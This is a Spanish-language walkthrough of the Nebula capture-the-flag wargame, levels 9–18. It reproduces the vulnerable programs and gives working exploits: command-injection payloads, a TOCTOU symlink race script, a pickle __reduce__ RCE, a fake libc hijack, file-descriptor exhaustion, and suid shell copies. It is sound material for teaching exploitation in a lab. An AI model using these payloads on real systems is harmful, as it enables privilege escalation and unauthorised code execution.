La expresión regular quedaría como: `spam("${system($use_me)})"`. Cuando este código se evalúa, la función `system()` de PHP es llamada con el contenido del segundo argumento cedido al programa `suid`. No podemos inyectar código directamente en `system()` puesto que si utilizamos comillas dobles éstas serán escapadas y obtendremos un error de evaluación.

Una vez que disponemos de este arma en las manos, lo más sencillo que se nos ocurre es copiar una shell en el directorio de `flag09` y activarle el bit `suid` para que luego la podamos usar con privilegios elevados:

```
level09@nebula:~$ /home/flag09/flag09 test "cp /bin/dash /home/flag09/; chmod +s /home/flag09/dash"
PHP Notice: Undefined variable: in /home/flag09/flag09.php(15):regexp code on line 1
level09@nebula:~$ ls -al /home/flag09/dash
-rwsr-sr-x 1 flag09 level09 96188 2013-05-22 08:58 /home/flag09/dash
level09@nebula:~$ /home/flag09/dash
$ id
uid=1010(level09) gid=1010(level09) euid=990(flag09) groups=990(flag09),1010(level09)
$getflag
You have successfully executed getflag on a target account
```

NIVEL 10

El ejecutable `setuid` en `/home/flag10/flag10` subirá cualquier archivo dado siempre que cumpla los requisitos de la llamada al sistema `access()`.

Código Fuente

```
01 #include <stdlib.h>
02 #include <unistd.h>
03 #include <sys/types.h>
04 #include <stdio.h>
05 #include <fcntl.h>
06 #include <errno.h>
07 #include <sys/socket.h>
08 #include <netinet/in.h>
09 #include <string.h>
10
11 int main(int argc, char **argv)
12 {
13     char *file;
14     char *host;
15
16     if(argc < 3) {
17         printf("%s file host\n\tends file to host if you have access to it\n",
18 argv[0]);
19         exit(1);
20     }
21
22     file = argv[1];
23     host = argv[2];
24
25     if(access(argv[1], R_OK) == 0) {
26         int fd;
27         int ffd;
28         int rc;
29         struct sockaddr_in sin;
30         char buffer[4096];
31
32         printf("Connecting to %s:18211 .. ", host); fflush(stdout);
```

```

33     fd = socket(AF_INET, SOCK_STREAM, 0);
34
35     memset(&sin, 0, sizeof(struct sockaddr_in));
36     sin.sin_family = AF_INET;
37     sin.sin_addr.s_addr = inet_addr(host);
38     sin.sin_port = htons(18211);
39
40     if(connect(fd, (void *)&sin, sizeof(struct sockaddr_in)) == -1) {
41         printf("Unable to connect to host %s\n", host);
42         exit(EXIT_FAILURE);
43     }
44
45 #define HITHERE ".oO Oo.\n"
46     if(write(fd, HITHERE, strlen(HITHERE)) == -1) {
47         printf("Unable to write banner to host %s\n", host);
48         exit(EXIT_FAILURE);
49     }
50 #undef HITHERE
51
52     printf("Connected!\nSending file .. "); fflush(stdout);
53
54     ffd = open(file, O_RDONLY);
55     if(ffd == -1) {
56         printf("Damn. Unable to open file\n");
57         exit(EXIT_FAILURE);
58     }
59
60     rc = read(ffd, buffer, sizeof(buffer));
61     if(rc == -1) {
62         printf("Unable to read from file: %s\n", strerror(errno));
63         exit(EXIT_FAILURE);
64     }
65
66     write(fd, buffer, rc);
67
68     printf("wrote file!\n");
69
70 } else {
71     printf("You don't have access to %s\n", file);
72 }
73 }

```

Solución

Sin duda alguna, uno de los retos más instructivos. El objetivo de la misión es leer el fichero `token` que se encuentra en el directorio `/home/flag10`. El programa comprueba si tenemos acceso al mismo, y de ser así nos lo envía al *host* indicado al puerto 18211. Ponemos netcat a la escucha y lo intentamos:

```

blackngel@bbc:~$ nc 192.168.1.130 -l 18211
level10@nebula:/home/flag10$ ./flag10 token 192.168.1.130
You don't have access to token

```

Obvio, pero también lo es la vulnerabilidad que se nos presenta. Una condición de carrera más conocida por el nombre de TOCTOU (Time of Check – Time of Use). Desde que se produce la llamada a `access()` hasta que se abre el fichero con `open()` transcurre un espacio de tiempo que podemos utilizar para modificar el archivo accedido. Es decir, si ejecutamos `./flag10` pidiéndole que nos envíe

un fichero al que sí tenemos acceso pasará el primer chequeo, y si antes de que `open()` se ejecute modificamos ese archivo solicitado para convertirse en un enlace a `token`, `open()` no comprobará nuevamente los permisos y nos enviará el archivo mágico.

El espacio de tiempo del que disponemos es de apenas unas milésimas de segundo, pero lo suficiente como para que un script creado por nosotros complete la misión. Primero ponemos nuevamente `netcat` a la escucha dentro de un bucle infinito ya que realizaremos varias peticiones:

```
blackngel@bbc:~$ while true; do nc 192.168.1.130 -l 18211; done
```

Mostramos aquí el script con el nombre `damelo.sh`. Lo situamos en `/home/level10` y le damos permisos de ejecución con `chmod +x damelo.sh`.

```
#!/bin/bash
rm /tmp/fichero_con_acceso
touch /tmp/fichero_con_acceso
/home/flag10/flag10 /tmp/fichero_con_acceso 192.168.1.130 &
for i in {1..100}
do
    set Si=1
done
ln -sf /home/flag10/token /tmp/fichero_con_acceso
```

Como se puede ver, ejecutamos un pequeño bucle justo después de llamar a `./flag10` en segundo plano y antes de enlazar `fichero_con_acceso` al fichero `token`. Lo hacemos de esta forma porque `sleep()` solo nos permite crear pausas en segundos, y un bucle semi-vacío nos ofrece mayor control sobre el tiempo. Puede que en alguna situación funcione eliminando dicho bucle. Recuerde que `ln -sf` debe ser llamado justo después de que la función `access()` haga la comprobación de los permisos pero justo antes de que `open()` abra el fichero.

Tras algunos intentos...

```
level10@nebula:~$ ./damelo.sh
Connecting to 192.168.1.130:18211 .. level10@nebula:~$ Connected!
Sending file .. wrote file!
```

En nuestra terminal obtenemos:

```
blackngel@bbc:~$ while true; do nc 192.168.1.130 -l 18211; done
...
...
.oO Oo.
615a2ce1-b2b5-4c76-8eed-8aa5c4015c27
```

Y a por la bandera:

```
level10@nebula:~$ su flag10
Password:
sh-4.2$ getflag
You have successfully executed getflag on a target account.
```

Por norma general nunca es buena idea realizar comprobaciones sobre un nombre de archivo. Trate de utilizar descriptores de fichero siempre que la situación se lo permita. Por poner un ejemplo, resulta

más seguro llamar a `fstat()` que a `stat()` ya que la primera puede evitar complejas condiciones de carrera.

NIVEL 11

El binario `/home/flag11/flag11` procesa la entrada estándar y ejecuta un comando de shell. Existen dos caminos para completar este nivel.

Código Fuente

```
001 #include <stdlib.h>
002 #include <unistd.h>
003 #include <string.h>
004 #include <sys/types.h>
005 #include <fcntl.h>
006 #include <stdio.h>
007 #include <sys/mman.h>
008
009 /*
010  * Return a random, non predictable file, and return the file descriptor for it.
011  */
012
013 int getrand(char **path)
014 {
015     char *tmp;
016     int pid;
017     int fd;
018
019     srand(time(NULL));
020
021     tmp = getenv("TEMP");
022     pid = getpid();
023
024     asprintf(path, "%s/%d.%c%c%c%c%c", tmp, pid,
025             'A' + (random() % 26), '0' + (random() % 10),
026             'a' + (random() % 26), 'A' + (random() % 26),
027             '0' + (random() % 10), 'a' + (random() % 26));
028
029     fd = open(*path, O_CREAT|O_RDWR, 0600);
030     unlink(*path);
031     return fd;
032 }
033
034 void process(char *buffer, int length)
035 {
036     unsigned int key;
037     int i;
038
039     key = length & 0xff;
040
041     for(i = 0; i < length; i++) {
042         buffer[i] ^= key;
043         key -= buffer[i];
044     }
045 }
```

```

046     system(buffer);
047 }
048
049 #define CL "Content-Length: "
050
051 int main(int argc, char **argv)
052 {
053     char line[256];
054     char buf[1024];
055     char *mem;
056     int length;
057     int fd;
058     char *path;
059
060     if(fgets(line, sizeof(line), stdin) == NULL) {
061         errx(1, "reading from stdin");
062     }
063
064     if(strncmp(line, CL, strlen(CL)) != 0) {
065         errx(1, "invalid header");
066     }
067
068     length = atoi(line + strlen(CL));
069
070     if(length < sizeof(buf)) {
071         if(fread(buf, length, 1, stdin) != length) {
072             err(1, "fread length");
073         }
074         process(buf, length);
075     } else {
076         int blue = length;
077         int pink;
078
079         fd = getrand(&path);
080
081         while(blue > 0) {
082             printf("blue = %d, length = %d, ", blue, length);
083
084             pink = fread(buf, 1, sizeof(buf), stdin);
085             printf("pink = %d\n", pink);
086
087             if(pink <= 0) {
088                 err(1, "fread fail(blue = %d, length = %d)", blue, length);
089             }
090             write(fd, buf, pink);
091
092             blue -= pink;
093         }
094
095         mem = mmap(NULL, length, PROT_READ|PROT_WRITE, MAP_PRIVATE, fd, 0);
096         if(mem == MAP_FAILED) {
097             err(1, "mmap");
098         }
099         process(mem, length);
100     }
101 }

```

Solución

Aunque a primera vista pueda parecer complicado, un breve análisis demuestra todo lo contrario, la pieza clave es la función `process()`, que tras algunas alteraciones del primer argumento que recibe llama a `system()` con el resultado. Existen dos formas de llegar a `process()` desde la función `main()`, bien cuando la variable `length` es menor que 1024, bien cuando es superior. Dado que es el usuario quien proporciona este parámetro nos guiaremos por la primera posibilidad para atacar este reto.

Si provocamos que `length` sea menor que 1024 entonces cumpliremos el primer condicional y la primera línea de código que llama nuestra atención es ésta:

```
if(fread(buf, length, 1, stdin) != length)
```

La llamada a `fread()` se realiza incorrectamente invirtiendo los dos argumentos intermedios, como consecuencia, sea cual sea el contenido que se le pase al programa por medio de la entrada estándar, éste solamente leerá un carácter y luego lo enviará a `process()` y sucesivamente a `system()`. Ya que nada nos impide generar un binario o enlace cuyo nombre solo posea un carácter, parece que ya sabemos lo que debemos hacer.

Primero creamos un enlace en el home de `level11` apuntando a `/bin/dash`:

```
level11@nebula:~$ ln -s /bin/getflag s
level11@nebula:~$ ls -al s
lrwxrwxrwx 1 level11 level11 9 2013-05-22 14:03 s -> /bin/getflag
```

Luego hacemos de este home el primer directorio de la variable de entorno `PATH`, para que sea el primer lugar donde el sistema operativo busque los binarios a ejecutar:

```
level11@nebula:~$ export PATH=/home/level11:$PATH
```

Por último calculamos el carácter que debe llegar a `process()` para que se convierta en el ejecutable 's' después de las transformaciones, en este caso una simple operación `xor`.

```
key = length & 0xff = 1 & 0xff = 1
```

```
buffer[i] ^= key = 's' ^ 1 = 'r'
```

Enviamos el payload a `./flag11`:

```
level11@nebula:~$ perl -e 'print "Content-Length: 1\nr" | /home/flag11/flag11
```

Después de varios intentos, ya que el `buffer[]` de `main()` no está inicializado con ceros y contiene basura que se cuele después de 'r', obtenemos lo siguiente:

```
level11@nebula:~$ perl -e 'print "Content-Length: 1\nr" | /home/flag11/flag11
You have successfully executed getflag on a target account
```

NIVEL 12

Existe una puerta trasera (*backdoor*) escuchando en el puerto 50001.

Código Fuente

```
01 local socket = require("socket")
02 local server = assert(socket.bind("127.0.0.1", 50001))
```



```

03
04 function hash(password)
05     prog = io.popen("echo "..password.." | shalsum", "r")
06     data = prog:read("*all")
07     prog:close()
08
09     data = string.sub(data, 1, 40)
10
11     return data
12 end
13
14
15 while 1 do
16     local client = server:accept()
17     client:send("Password: ")
18     client:settimeout(60)
19     local line, err = client:receive()
20     if not err then
21         print("trying " .. line) -- log from where ;\
22         local h = hash(line)
23
24         if h ~= "4754a4f4bd5787accd33de887b9250a0691dd198" then
25             client:send("Better luck next time\n");
26         else
27             client:send("Congrats, your token is 413**CARRIER LOST**\n")
28         end
29     end
30 end
31
32 client:close()
33 end

```

Solución

No se debe perder el hilo pensando en crackear el algoritmo de hashing SHA-1 o crear alguna clase de colisión. Es algo mucho más simple, nuevamente estamos ante un fallo de inyección de código. La línea corrupta es la siguiente:

```
prog = io.popen("echo "..password.." | shalsum", "r")
```

Otra vez mediante `';` podemos introducir comandos a placer que serán pasados a la shell entre bastidores. Optaremos por la opción que nos otorga una shell con los privilegios del usuario `flag12`:

```

level12@nebula:/home/flag12$ nc localhost 50001
Password: ;cp /bin/dash /home/flag12/dash; chmod +s /home/flag12/dash
Better luck next time
level12@nebula:/home/flag12$ ls -al dash
-rwsr-sr-x 1 flag12 flag12 96188 2013-05-22 10:02 dash
level12@nebula:/home/flag12$ ./dash
$ getflag
You have successfully executed getflag on a target account

```

NIVEL 13

Se realiza una comprobación de seguridad que previene que el programa se siga ejecutando si el usuario que lo invoca no posee un identificador (*id*) específico.

Código Fuente

```
01 #include <stdlib.h>
02 #include <unistd.h>
03 #include <stdio.h>
04 #include <sys/types.h>
05 #include <string.h>
06
07 #define FAKEUID 1000
08
09 int main(int argc, char **argv, char **envp)
10 {
11     int c;
12     char token[256];
13
14     if(getuid() != FAKEUID) {
15         printf("Security failure detected. UID %d started us, we expect %d\n",
getuid(), FAKEUID);
16         printf("The system administrators will be notified of this violation\n");
17         exit(EXIT_FAILURE);
18     }
19
20     // snip, sorry :)
21
22     printf("your token is %s\n", token);
23
24 }
```

Solución

Una de las primeras ideas que se le puede ocurrir a cualquiera es hacer `LD_PRELOAD` sobre el ejecutable, *hookear* la función `getuid()` para que devuelva siempre el valor 1000 y así superar el reto. Pero es una obviedad que tal artificio no puede ser realizado sobre un programa `setuid`, en cuyo caso cualquier sistema Linux podría ser rooteado (*pwned*) en segundos.

Así que una de dos, o bien nos copiamos el binario en una carpeta arbitraria y llevamos todo el trabajo de programar y cargar nuestra librería delante, o para el caso que nos ocupa acabamos antes si abrimos la aplicación con GDB y modificamos el valor devuelto por `getuid()` en tiempo de ejecución:

```
level13@nebula:/home/flag13$ gdb -q ./flag13
Reading symbols from /home/flag13/flag13...(no debugging symbols found)...done.
(gdb) disass main
...
0x080484ef <+43>:  call    0x80483c0 <getuid@plt>
0x080484f4 <+48>:  cmp     $0x3e8, %eax
...
(gdb) break *main+48
Breakpoint 1 at 0x80484f4
(gd) run
Starting program: /home/flag13/flag13
Breakpoint 1, 0x080484f4 in main()
```

```
(gdb) i r $eax
eax                0x3f6      1014
(gdb) set $eax=0x3e8
(gdb) c
Continuing.
Your token is b705702b-76a8-42b0-8844-3adabbe5ac58
```

Lo que nos sirve para loguearnos en la cuenta correspondiente:

```
level13@nebula:/home/flag13$ su flag13
Password:
sh-4.2$ getflag
You have successfully executed getflag on a target account.
```

NIVEL 14

Este programa se ubica en `/home/flag14/flag14`. Cifra la entrada y vuelca el resultado por la salida estándar. Existe un archivo `token` cifrado en el directorio `home` del usuario, descifrelo.

Solución

El contenido de `token` es el siguiente:

```
857:g67?5ABBo:BtDA?tIvLDKL{MQPSRQWW.
```

Ejecutamos `./flag14` y comprobamos los valores que nos devuelve para la cadena `"aaaaa"`:

```
1 Letra → 'a' → 'a'
2 Letra → 'a' → 'b'
3 Letra → 'a' → 'c'
4 Letra → 'a' → 'd'
5 Letra → 'a' → 'e'
```

Es decir, que comenzando con un índice de 0, a cada subsiguiente carácter de entrada le va sumando 1 a su valor ASCII. Creamos entonces un pequeño programa en C que realice la operación inversa:

```
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char *token = "857:g67?5ABBo:BtDA?tIvLDKL{MQPSRQWW.\0";
    int len = strlen(token);
    int i;
    for (i=0; i < len; i++)
        printf("%c", (char)(token[i] - i));
    puts("\n");
}
```

El resultado es un `token` para acceder a la cuenta:

```
level14@nebula:~$ ./decrypt
8457c118-887c-4e40-a5a6-33a25353165
level14@nebula:~$ su flag14
Password:
```



```
sh-4.2$ getflag
You have successfully executed getflag on a target account.
```

NIVEL 15

Llame a `strace` sobre el binario `/home/flag15/flag15` para ver si descubre algo fuera de lo normal. Usted podría buscar información sobre cómo compilar una librería compartida en Linux y cómo éstas son cargadas. Revise la página `man de dlopen` en profundidad.

Solución

Llamaremos a `strace` sobre el binario enviando la salida a un log para examinarla detenidamente:

```
level15@nebula:/home/flag15$ strace ./flag15 2> /home/level15/log
```

Después de echar un vistazo a las primeras líneas observamos que repetidas veces se intenta cargar una librería en el directorio `/var/tmp/flag15/`, en concreto con el nombre `libc.so.6`.

Debemos confesar que esta prueba parece ideada para desarrolladores, todo el reto se basa en la idea de crear una librería falsa y acertar con las opciones necesarias para su correcta compilación y ejecución. Primero veamos con `objdump` qué podemos interceptar en nuestra librería personal:

```
level15@nebula:/home/flag15$ objdump -R ./flag15
OFFSET          TYPE             VALUE
08049ff0        R_386_GLOB_DAT   __gmon_start__
0804a000        R_386_JUMP_SLOT  puts
0804a004        R_386_JUMP_SLOT  __gmon_start__
0804a008        R_386_JUMP_SLOT  __libc_start_main
```

Ya que tras algunos errores parece que `__libc_start_main` siempre tiene que estar definida, utilizaremos ésta para realizar nuestras acciones. La página de referencia de linuxbase.org nos muestra el prototipo correspondiente:

```
int __libc_start_main(int (*main) (int, char **, char **), int argc,
char ** ubp_av, void (*init) (void), void (*fini) (void), void
(*rtld_fini) (void), void (* stack_end));
```

Por lo tanto, nuestro primer ejemplo será algo como esto:

```
int __libc_start_main(int (*main) (int, char **, char **), int argc, char ** ubp_av,
void (*init) (void), void (*fini) (void), void (*rtld_fini) (void), void (* stack_end))
{
    system("/bin/dash");
}
```

```
level15@nebula:/var/tmp/flag15$ gcc -fPIC -shared fakelib.c -o libc.so.6
```

```
/home/flag15/flag15: /var/tmp/flag15/libc.so.6: no version information available
(required by /var/tmp/flag15/libc.so.6)
```

También obtuvimos otro error indicando que el símbolo `__cxa_finalize` no estaba definido. De nuevo a buscar información y parece que el requisito es que tenemos que agregar a nuestra composición un fichero de versiones:

```
GLIBC_2.0 { };
```

Se puede definir un árbol de versiones mayor, pero para nuestro caso una sola definición parece suficiente.

```
level15@nebula:/var/tmp/flag15$ gcc -shared -fPIC -Wl,--version-script=myversion
fakelib.c -o libc.so.6
```

Nuevo error para la colección, esta vez la versión GLIBC_2.1.3 no está definida en el binario. Sencillamente nuestra fakelib está incluyendo a la libc real y se produce un conflicto de versiones. La solución pasa por compilar la nuestra como estática:

```
level15@nebula:/var/tmp/flag15$ gcc -fPIC -shared -Wl,--version-script=myversion,-
Bstatic -static-libgcc fakelib.c -o libc.so.6
level15@nebula:/var/tmp/flag15$ /home/flag15/flag15
$ id
uid=1016(level15) gid=1016(level15) euid=984(flag15) groups=984(flag15),1016(level15)
$ getflag
You have successfully executed getflag on a target account
```

NIVEL 16

Hay un script en Perl ejecutándose en el puerto 1616.

Código Fuente

```
01 #!/usr/bin/env perl
02
03 use CGI qw(param);
04
05 print "Content-type: text/html\n\n";
06
07 sub login {
08     $username = $_[0];
09     $password = $_[1];
10
11     $username =~ tr/a-z/A-Z/; # conver to uppercase
12     $username =~ s/\s.*//;    # strip everything after a space
13
14     @output = `egrep "^$username" /home/flag16/userdb.txt 2>&1`;
15     foreach $line (@output) {
16         ($usr, $pw) = split(/:/, $line);
17
18         if($pw =~ $password) {
19             return 1;
20         }
21     }
22
23     return 0;
24 }
25
26
27 sub htmlz {
28     print("<html><head><title>Login results</title></head><body>");
29     if($_[0] == 1) {
```

```

30         print("Your login was accepted<br/>");
31     } else {
32         print("Your login failed<br/>");
33     }
34     print("Would you like a cookie?<br/><br/></body></html>\n");
35 }
36
37 htmlz(login(param("username"), param("password")));

```

Solución

Con la experiencia de retos anteriores es fácil ver la línea que ejecuta código en el sistema:

```

$output = `egrep "^$username" /home/flag16/userdb.txt 2>&1`;

```

La variable `username`, proporcionada por el usuario mediante el *request* al fichero `index.cgi`, es insertada en medio del comando `egrep` que busca si dicho usuario existiese dentro del archivo `userdb.txt`. Este último fichero está vacío por lo que ya suponemos que corresponde inyectar código de nuevo en la cadena:

Las condiciones limitantes de las líneas 11 y 12 del script nos dicen que nuestra cadena será convertida a mayúsculas y que no debe contener espacios. La primera de las reglas nos impide referenciar cualquier directorio del sistema, por lo que crearemos un fichero `NEWSHELL` en `/tmp` con el contenido de siempre:

```

#!/bin/bash
cp /bin/dash /home/flag16/dash
chmod +s /home/flag16/dash

```

Luego añadimos el directorio `/tmp` a la variable de entorno `PATH`:

```

level16@nebula:/home/flag16$ export PATH=/tmp:$PATH

```

Ahora probamos a inyectar nuestro script dentro de la cadena pasada a `egrep`, directamente desde la shell. Para ello simplemente provocamos el cierre de comillas dobles y usamos las invertidas para ejecutar nuestro comando:

```

level16@nebula:/home/flag16$ egrep "^`NEWSHELL`" /home/flag16/userdb.txt 2>&1
cp: cannot create regular file `/home/flag16/dash': Permission denied

```

Correcto. Ahora probamos a través de `netcat`:

```

level16@nebula:/home/flag16$ nc localhost 1616
GET /index.cgi?username="`NEWSHELL`" HTTP/1.0
HTTP/1.0 200 OK
...

```

Pero tras consultar el directorio `/home/flag16` ninguna shell ha sido copiada allí, de modo que parece que nuestra modificación de `PATH` no ha surtido efecto (la aplicación ha establecido un entorno propio) y nuestro binario no es encontrado. Por suerte, `bash` nos permite utilizar comodines para especificar directorios desconocidos, he aquí un ejemplo:

```

level16@nebula:/home/flag16$ ls -al /**/bin/apt-key
-rwxr-xr-x 1 root root 7797 2011-10-06 08:25 /usr/bin/apt-key

```


Con lo que ya podemos resolver la dirección absoluta de NEWSHELL:

```
level16@nebula:/home/flag16$ nc localhost 1616
GET /index.cgi?username="`/*/*NEWSHELL`" HTTP/1.0
HTTP/1.0 200 OK
...
level16@nebula:/home/flag16$ ls -al dash
-rwsr-sr-x 1 flag16 flag16 96188 2013-05-23 06:34 dash
level16@nebula:/home/flag16$ ./dash
$ getflag
You have successfully executed getflag on a target account
```

NIVEL 17

Hay un script en Python escuchando en el puerto 10007 que contiene una vulnerabilidad.

Código Fuente

```
01 #!/usr/bin/python
02
03 import os
04 import pickle
05 import time
06 import socket
07 import signal
08
09 signal.signal(signal.SIGCHLD, signal.SIG_IGN)
10
11 def server(skt):
12     line = skt.recv(1024)
13
14     obj = pickle.loads(line)
15
16     for i in obj:
17         clnt.send("why did you send me " + i + "?\n")
18
19 skt = socket.socket(socket.AF_INET, socket.SOCK_STREAM, 0)
20 skt.bind(('0.0.0.0', 10007))
21 skt.listen(10)
22
23 while True:
24     clnt, addr = skt.accept()
25
26     if(os.fork() == 0):
27         clnt.send("Accepted connection from %s:%d" % (addr[0], addr[1]))
28         server(clnt)
29         exit(1)
```

Solución

Encontrar dónde se encuentra la vulnerabilidad, es trivial, ya que el único lugar del script donde se procesa nuestra información es aquí:

```
obj = pickle.loads(line)
```

Buscando información sobre Pickle comprendemos que se trata de una clase que nos permite serializar y deserializar objetos, pero la propia página de pickle informa que el usuario que deserializa dichos objetos debería saber de antemano que éstos son de confianza, de lo contrario constituiría una grave vulnerabilidad. He aquí lo que dice la web de Python:

Advertencia

El módulo pickle no está diseñado para ser seguro contra datos erróneos o maliciosamente contruidos. Nunca use pickle con datos recibidos de una fuente en la que no confíe o que no se haya autenticado.

Las funciones que nos interesan son `pickle.dumps()` que nos devolverá una cadena con nuestro objeto serializado y `pickle.loads()` que lo deserializa.

¿Cómo construir nuestro objeto de ataque? Cuando pickle trata con objetos no conocidos permite al usuario implementar una función `__reduce__()` dentro del objeto, que o bien invoque otro método o devuelva una cadena, este método será llamado cuando `pickle.loads()` cumpla su cometido.

Con esta información en la mano pasamos a fabricar nuestro objeto e imprimirlo por la salida estándar.

Nota

Hemos preparado de antemano otro script en `/tmp/shell17` que es una copia del script NEWSHELL del reto anterior pero que copia `/bin/dash` en `/home/flag17`.

```
level17@nebula:/home/flag17$ cat /tmp/mypick.py
import cPickle
import subprocess
class CopyShell(object):
    def __reduce__(self):
        return (subprocess.Popen, (('tmp/shell17',),))
print cPickle.dumps(CopyShell())
```

Nota

`cPickle` es una implementación Pickle escrita en lenguaje C que trabaja unas 1000 veces más rápido.

Este script puede ejecutarse mediante el intérprete Python para ver lo que vuelca por pantalla. De hecho, el objeto serializado es tan simple que se podría haber escrito a mano en un fichero (si se conoce la estructura) e inyectarlo luego a través de `netcat`.

```
level17@nebula:/home/flag17$ python /tmp/mypick.py | nc localhost 10007
Accepted connection from 127.0.0.1:58629
^C
level17@nebula:/home/flag17$ ls -al dash
-rwsr-sr-x 1 flag17 flag17 96188 2013-05-23 07:20 dash
level17@nebula:/home/flag17$ ./dash
```

```
$ getflag
You have successfully executed getflag on a target account
```

La llamada a `subprocess.Popen()` puede sustituirse también por `os.system()` u otra de interés.

NIVEL 18

Analice este programa en C y encuentre los fallos de seguridad. Existe una forma fácil, una intermedia y otra increíblemente difícil de solucionar el reto.

Código Fuente

```
001 #include <stdlib.h>
002 #include <unistd.h>
003 #include <string.h>
004 #include <stdio.h>
005 #include <sys/types.h>
006 #include <fcntl.h>
007 #include <getopt.h>
008
009 struct {
010     FILE *debugfile;
011     int verbose;
012     int loggedin;
013 } globals;
014
015 #define dprintf(...) if(globals.debugfile) \
016     fprintf(globals.debugfile, __VA_ARGS__)
017 #define dvprintf(num, ...) if(globals.debugfile && globals.verbose >= num) \
018     fprintf(globals.debugfile, __VA_ARGS__)
019
020 #define PWFIL " /home/flag18/password"
021
022 void login(char *pw)
023 {
024     FILE *fp;
025
026     fp = fopen(PWFIL, "r");
027     if(fp) {
028         char file[64];
029
030         if(fgets(file, sizeof(file) - 1, fp) == NULL) {
031             dprintf("Unable to read password file %s\n", PWFIL);
032             return;
033         }
034
035         if(strcmp(pw, file) != 0) return;
036     }
037     dprintf("logged in successfully (with%s password file)\n",
038     fp == NULL ? "out" : "");
039
040     globals.loggedin = 1;
041 }
042 }
043
```



```

044 void notsupported(char *what)
045 {
046     char *buffer = NULL;
047     asprintf(&buffer, "--> [%s] is unsupported at this current time.\n", what);
048     dprintf(what);
049     free(buffer);
050 }
051
052 void setuser(char *user)
053 {
054     char msg[128];
055
056     sprintf(msg, "unable to set user to '%s' -- not supported.\n", user);
057     printf("%s\n", msg);
058 }
059
060
061 int main(int argc, char **argv, char **envp)
062 {
063     char c;
064
065     while((c = getopt(argc, argv, "d:v")) != -1) {
066         switch(c) {
067             case 'd':
068                 globals.debugfile = fopen(optarg, "w+");
069                 if(globals.debugfile == NULL) err(1, "Unable to open %s", optarg);
070                 setvbuf(globals.debugfile, NULL, _IONBF, 0);
071                 break;
072             case 'v':
073                 globals.verbose++;
074                 break;
075         }
076     }
077
078     dprintf("Starting up. Verbose level = %d\n", globals.verbose);
079
080     setresgid(getegid(), getegid(), getegid());
081     setresuid(geteuid(), geteuid(), geteuid());
082
083     while(1) {
084         char line[256];
085         char *p, *q;
086
087         q = fgets(line, sizeof(line)-1, stdin);
088         if(q == NULL) break;
089         p = strchr(line, '\n'); if(p) *p = 0;
090         p = strchr(line, '\r'); if(p) *p = 0;
091
092         dvprintf(2, "got [%s] as input\n", line);
093
094         if(strncmp(line, "login", 5) == 0) {
095             dvprintf(3, "attempting to login\n");
096             login(line + 6);
097         } else if(strncmp(line, "logout", 6) == 0) {
098             globals.loggedin = 0;
099         } else if(strncmp(line, "shell", 5) == 0) {
100             dvprintf(3, "attempting to start shell\n");

```

```

101         if(globals.loggedin) {
102             execve("/bin/sh", argv, envp);
103             err(1, "unable to execve");
104         }
105         dprintf("Permission denied\n");
106     } else if(strncmp(line, "logout", 4) == 0) {
107         globals.loggedin = 0;
108     } else if(strncmp(line, "closelog", 8) == 0) {
109         if(globals.debugfile) fclose(globals.debugfile);
110         globals.debugfile = NULL;
111     } else if(strncmp(line, "site exec", 9) == 0) {
112         notsupported(line + 10);
113     } else if(strncmp(line, "setuser", 7) == 0) {
114         setuser(line + 8);
115     }
116 }
117
118 return 0;
119 }

```

Solución

Desconocemos cuántas vulnerabilidades exactas tiene la aplicación, pero hay dos que saltan a la vista: la más grave se da en la función `setuser()`, donde una llamada a `sprintf()` es ejecutada sin control sobre un buffer de 128 caracteres cuando nosotros podemos introducir en el programa líneas de hasta 256. Después de algunas comprobaciones inyectando datos y leyendo el desensamblado de GDB, vemos que las protecciones Stack-Smash Protector (SSP) y ASLR se encuentran activadas. Predecir el *canary* en esta situación concreta no parece muy viable.

La segunda vulnerabilidad, que es bastante notable, se encuentra en la función `login()`, que nos dejará amablemente loguearnos en el sistema siempre que no pueda abrir el archivo de passwords.

¿Cómo lograr que `fopen()` devuelva NULL? Como `login()` nunca llama a `fclose()`, podemos consumir tantos descriptores de fichero como queramos. Podemos ver con el comando `ulimit` cuál es el tope:

```

level18@nebula:/home/flag18$ ulimit -a | grep "open"
open files              (-n)  1024

```

Una medida de seguridad recomendada es utilizar la función `getdtablesize()` para obtener el tamaño de la tabla de descriptores de fichero, y luego cerrarlos todos salvo `stdin`, `stdout` y `stderr`, es más, asegúrese manualmente de que estos siempre están abiertos y si no asígnelos a `/dev/null` para evitarse algunas sorpresas desagradables. El problema es que un proceso hijo hereda siempre los descriptores abiertos por el padre, y por lo tanto siempre cabe la posibilidad de que se produzca una denegación de servicio si el proceso original ha consumido todos los descriptores disponibles.

Retomemos el hilo de la discusión. Teniendo en cuenta que al ejecutar el programa los tres primeros descriptores ya estarán ocupados con `stdin`, `stdout` y `stderr`, si establecemos un archivo de log con la opción `-d`, otro descriptor será consumido, por lo que si llamamos a `login()` 1021 veces más la variable `globals.loggedin` debería ser establecida a 1.

```

level18@nebula:/home/flag18$ perl -e 'print "login me\n"x1021' | ./flag18 -d /tmp/log
level18@nebula:/home/flag18$ cat /tmp/log

```

```
Starting up. Verbose level = 0
logged in successfully (without password file)
```

Si ahora intentamos ejecutar la shell...

```
level18@nebula:/home/flag18$ perl -e 'print "login me\n"x1021 . "shell\n" | ./flag18
-d /tmp/log
./flag18: error while loading shared libraries: libncurses.so.5: cannot open shared
object file: Error 24
```

Vamos por el buen camino, aunque parezca que es `./flag18` quien emite el error, en realidad proviene de `/bin/sh`, lo que ocurre es que la shell ha sido llamada mediante `execve("/bin/sh", argv, envp)` por lo que recibe `argv[0]` y lo utiliza siempre como nombre del programa actual. Necesitamos un descriptor de fichero extra de entre todos los que hemos consumido, ya que el error nos informa de su incapacidad para abrir una librería. La solución pasa por cerrar el descriptor del log (antes de llamar a la shell), mediante el comando `closelog`.

```
level18@nebula:/home/flag18$ perl -e 'print "login me\n"x1021 . "closelog\nshell\n"
| ./flag18 -d /tmp/log
./flag18: -d: invalid option
...
```

Nuevamente es `/bin/sh` quien no acepta la opción `-d` y vuelca por pantalla el modo de uso y las opciones válidas. Buscando entre los parámetros que se le pueden proporcionar a la shell, nos encontramos con uno realmente interesante: `--rcfile`.

He aquí la descripción de Linux:

```
--rcfile file:
Ejecuta comandos desde file en vez de utilizar el archivo de inicialización estándar
~/.bashrc si la shell es interactiva (ver INVOCATION abajo).
```

Un nuevo intento:

```
level18@nebula:/home/flag18$ perl -e 'print "login me\n"x1021 . "closelog\nshell\n"
| ./flag18 --rcfile -d /tmp/log
```

Y entre los errores del `./flag18` original contra `--rcfile` encontramos:

```
/tmp/log: line 1: Starting: command not found
```

